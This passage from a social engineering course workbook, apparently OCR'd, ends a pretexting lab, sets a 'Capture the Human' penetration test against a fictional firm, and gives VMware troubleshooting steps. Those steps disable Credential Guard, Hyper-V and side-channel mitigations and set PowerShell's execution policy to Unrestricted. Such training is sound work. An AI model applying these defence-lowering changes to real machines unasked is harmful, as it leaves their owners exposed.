
`./gopretext.sh` to launch the container

Once you see output that looks like this, you are ready to go.

```
sec467@sec467-slingshot:~/pretextlab$ ./gopretext.sh
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perfo
rm configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-defau
lt.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d
/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf
.d/default.conf
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.s
h
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.s
h
/docker-entrypoint.sh: Configuration complete; ready for start up
```

Pretext away!

Open Firefox and navigate to http://127.0.0.1:8080.




Read the introduction, then follow the links and make choices in each scenario.

Note: this is designed to be self-driven. The point is to spend time and work through the scenarios on your own. However, please see an instructor or TA if you are having issues getting the exercise to work.

## Conclusion

This was meant to be a fairly short and fun exercise that walks through some simple examples of pretexting. Your instructor will walk through these with you at the end of the lab and should explain the core ideas you were trying to illustrate throughout.

# *Lab 2.5 : Final Challenge - Capture the Human (CtH)*

It's time to put it all into practice. In this next section, you are given time to try a few of the techniques from this class and, of course, to talk to classmates about your strategy in future engagements.

## Premise

You have been engaged to perform a basic social engineering penetration test against the company Social Engineers, Inc. The company wants to know whether attackers can gain access to sensitive information via social engineering. The test will consist of several social engineering activities discussed in class.

## Getting Started

You can work by yourself or in teams of 2. It is entirely up to you (in remote settings, most students work alone).

You will have two (2) hours to complete the challenge. After this, your instructor will walk through the challenge, what you should have found, and how you should have completed it.

**To get started, send an e-mail to ctf@socialengineers.org with the subject line "CTF" (no quotes).**

## Tips to point you in the right direction

A few quick pointers for you as you are getting the CtH underway...

- First, always feel free to ask your instructor for help!
- Try spidering the site
- Look for documents and other interesting content, like files for web crawlers that aren't intended for humans...
- Revisit the 'recon' section of Day 1 if you are stumped or out of ideas

And most importantly...have fun!

# *VMware Workstation/Credential Guard Incompatibility*


If your Windows host system has Credential Guard enabled and you attempt to run VMware Workstation, there is an issue that may prevent you from using your VMware in class..

Upon running VMware Workstation, you may encounter a dialog such as below. You will not be able to start the application.



To correct this, take the following steps.

## Disabling Credential Guard for Class

1. From your **host operating system**, Download the "Device Guard and Credential Guard hardware readiness tool" from Microsoft.
2. Move the downloaded zip file to your desktop and extract the zip file to your Desktop.




3. Run PowerShell as Administrator.



4. In the PowerShell window, change the directory to the folder where the script is extracted and run the following PowerShell commands. For example, in the command below, the zip file was extracted to the Desktop folder. You may need to reboot your host system for the changes to take effect.

> **Note:**
>
> The exact version might change over time. In this example, the version is 3.6, but that might change if Microsoft updates the tool. If it does, in each command below, the folder path might change slightly based on the version number.

**Command lines**

```
cd ~\Desktop\dgreadiness_v3.6\
Set-ExecutionPolicy Unrestricted
```

**Expected Results**

```
Execution Policy Change
...
Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"):
```

Type `A` and press the Enter/Return key.

**Command lines**

```
.\DG_Readiness_Tool_v3.6.ps1 -Disable
```

**Expected Results**

```
Security Warning
...
Do you want to run C:\Users\<%YOUR_USERNAME%>\Desktop\dgreadiness_v3.6\DG_Readiness_Tool_v3.6.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (Default is "D"):
```

Type `R` and press the Enter/Return key.

**Expected Results**

```
...

################################################################################
Readiness Tool Version 3.4 Release
Tool to check if your device is capable to run Device Guard and Credential Guard
################################################################################
Disabling Device Guard and Credential Guard
Deleting RegKeys to disable DG/CG

...

Disabling Hyper-V and IOMMU
Disabling Hyper-V and IOMMU successful

Please reboot the machine, for settings to be applied.
```

Reboot as directed and your system should be ready for use.

## Re-enabling Credential Guard After Class

When class is over, if you no longer need to use VMware Workstation and/or require Credential Guard to be enabled, follow these steps.

1. Run PowerShell as Administrator as shown above.
2. Run the following commands. You may need to reboot your host system for the changes to take effect.

**Note:**

The exact version might change over time. In this example, the version is 3.6, but that might change if Microsoft updates the tool. If it does, in each command below, the folder path might change slightly based on the version number.

**Command lines**

```
cd ~\Desktop\dgreadiness_v3.6\
.\DG_Readiness_Tool_v3.6.ps1 -Enable -CG
```

**Expected Results**

```
Security warning
...
Do you want to run C:\Users\<%YOUR_USERNAME%>\Desktop\dgreadiness_v3.6\DG_Readiness_Tool_v3.6.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (Default is "D"):
```

Type `R` and press the Enter/Return key.

**Expected Results**


```
################################################################################
Readiness Tool Version 3.4 Release
Tool to check if your device is capable to run Device Guard and Credential Guard
################################################################################
################################################################################
OS and Hardware requirements for enabling Device Guard and Credential Guard
 1. OS SKUs: Available only on these OS Skus - Enterprise, Server, Education, Enterprise IoT, Pro, and
Home
 2. Hardware: Recent hardware that supports virtualization extension with SLAT
To learn more, please visit: https://aka.ms/dgwhcr
################################################################################

Enabling Device Guard and Credential Guard
Setting RegKeys to enable DG/CG
Enabling Hyper-V and IOMMU
Enabling Hyper-V and IOMMU successful
Please reboot the machine, for settings to be applied.
```

Reboot as directed and your system should be ready for use.

# *VMware Workstation/Hyper-V Incompatibility*

If your Windows host system has Hyper-V enabled and you are running Windows 10 version 2004, there is an issue that may prevent you from using your class VM(s) in VMware Workstation 15.5.5.


Upon starting your class virtual machine(s), you may encounter a dialog such as below. You will not be able to start the virtual machine.




To correct this, take the following steps.

## Disabling Hyper-V Features for Class

1. If needed, disable Credential Guard using these instructions
2. Click the Windows button and type `features`. Then click on the result titled `Turn Windows Features on or off`.





3. Ensure that the following options are unchecked:

> **WARNING!**
>
> Keep track of which of the following options you need to change for the class. When class is over, you'll need to re-enable any options you have disabled.

- `Hyper-V Hypervisor`
- `Windows Hypervisor Platform`
- `Virtual Machine Platform`
- `Windows Sandbox`
- If you are using the Windows Subsystem for Linux 2 (WSL2), ensure that the `Windows Subsystem for Linux` option is also unchecked.

Click `OK`.




4. Your system will ask to reboot so the changes will take effect.

## Re-enabling Hyper-V Features After Class


When class is over and you no longer need to use the class virtual machine, re-enable the options that you disabled above. If you disabled Credential Guard, re-enable it with the instructions provided here.

# *VMware Fusion Issues with macOS 11 (Big Sur)*

With the update to macOS 11 (Big Sur), there are a few issues that may prevent you from using your class VM(s) in VMware Fusion 12. This document addresses these issues.


## "Side Channel Mitigations" Error Message

Upon starting your class virtual machine(s), you may encounter a dialog such as below. You can safely click OK in order to continue running the affected virtual mahchine, however you may see degraded performance as a result.





To overcome any performance issues take the following steps.

1. Shut down the virtual machine. (Not "Suspend".)
2. Click on the `Virtual Machine` menu item. Then click `Settings...`.




3. Click the `Advanced` icon.



4. Check the box next to `Disable Side Channel Mitigations`




5. Close the Settings dialog and start the virtual machine.


## "Virtualized Performance Counters" Error Message

Upon starting your class virtual machine(s), you may encounter a dialog such as the one below. You will not be able to start the virtual machine.





To correct this, take the following steps.

1. Click on the `Virtual Machine` menu item. Then click `Settings...`.




2. Click the **`Processors & Memory`** Icon.


3. Click the arrow to expand the **`Advanced options`** section. Then un-check the box next to **`Enable code profiling applications in this virtual machine`**.




4. Close the Settings dialog and start the virtual machine.


## "Nested Virtualization" Error Message

Upon starting your class virtual machine(s), you may encounter a dialog such as the one below. You will not be able to start the virtual machine.


To correct this, take the following steps.


> **WARNING!**
>
> While taking these steps will allow you to boot the virtual machine, you may not be able to complete any labs that rely on nested virtualization features. Contact your instructor or OnDemand support to determine if this affects your class.

1. Click on the `Virtual Machine` menu item. Then click `Settings...`.




2. Click the `Processors & Memory` Icon.


3. Click the arrow to expand the `Advanced options` section. Then un-check the box next ot `Enable hypervisor applications in this virtual machine`.





4. Close the Settings dialog and start the virtual machine.

# *Enabling Virtualization Technology Extensions (VTx) in Intel and AMD BIOS*

On Intel and AMD systems, there is a BIOS extension that must be enabled or you will not be able to boot your class VM(s) in VMware.

Upon starting your class virtual machine(s), you may encounter a dialog similar to the one below. Starting the virtual machine without 64-bit support will result in a non-functional VM.



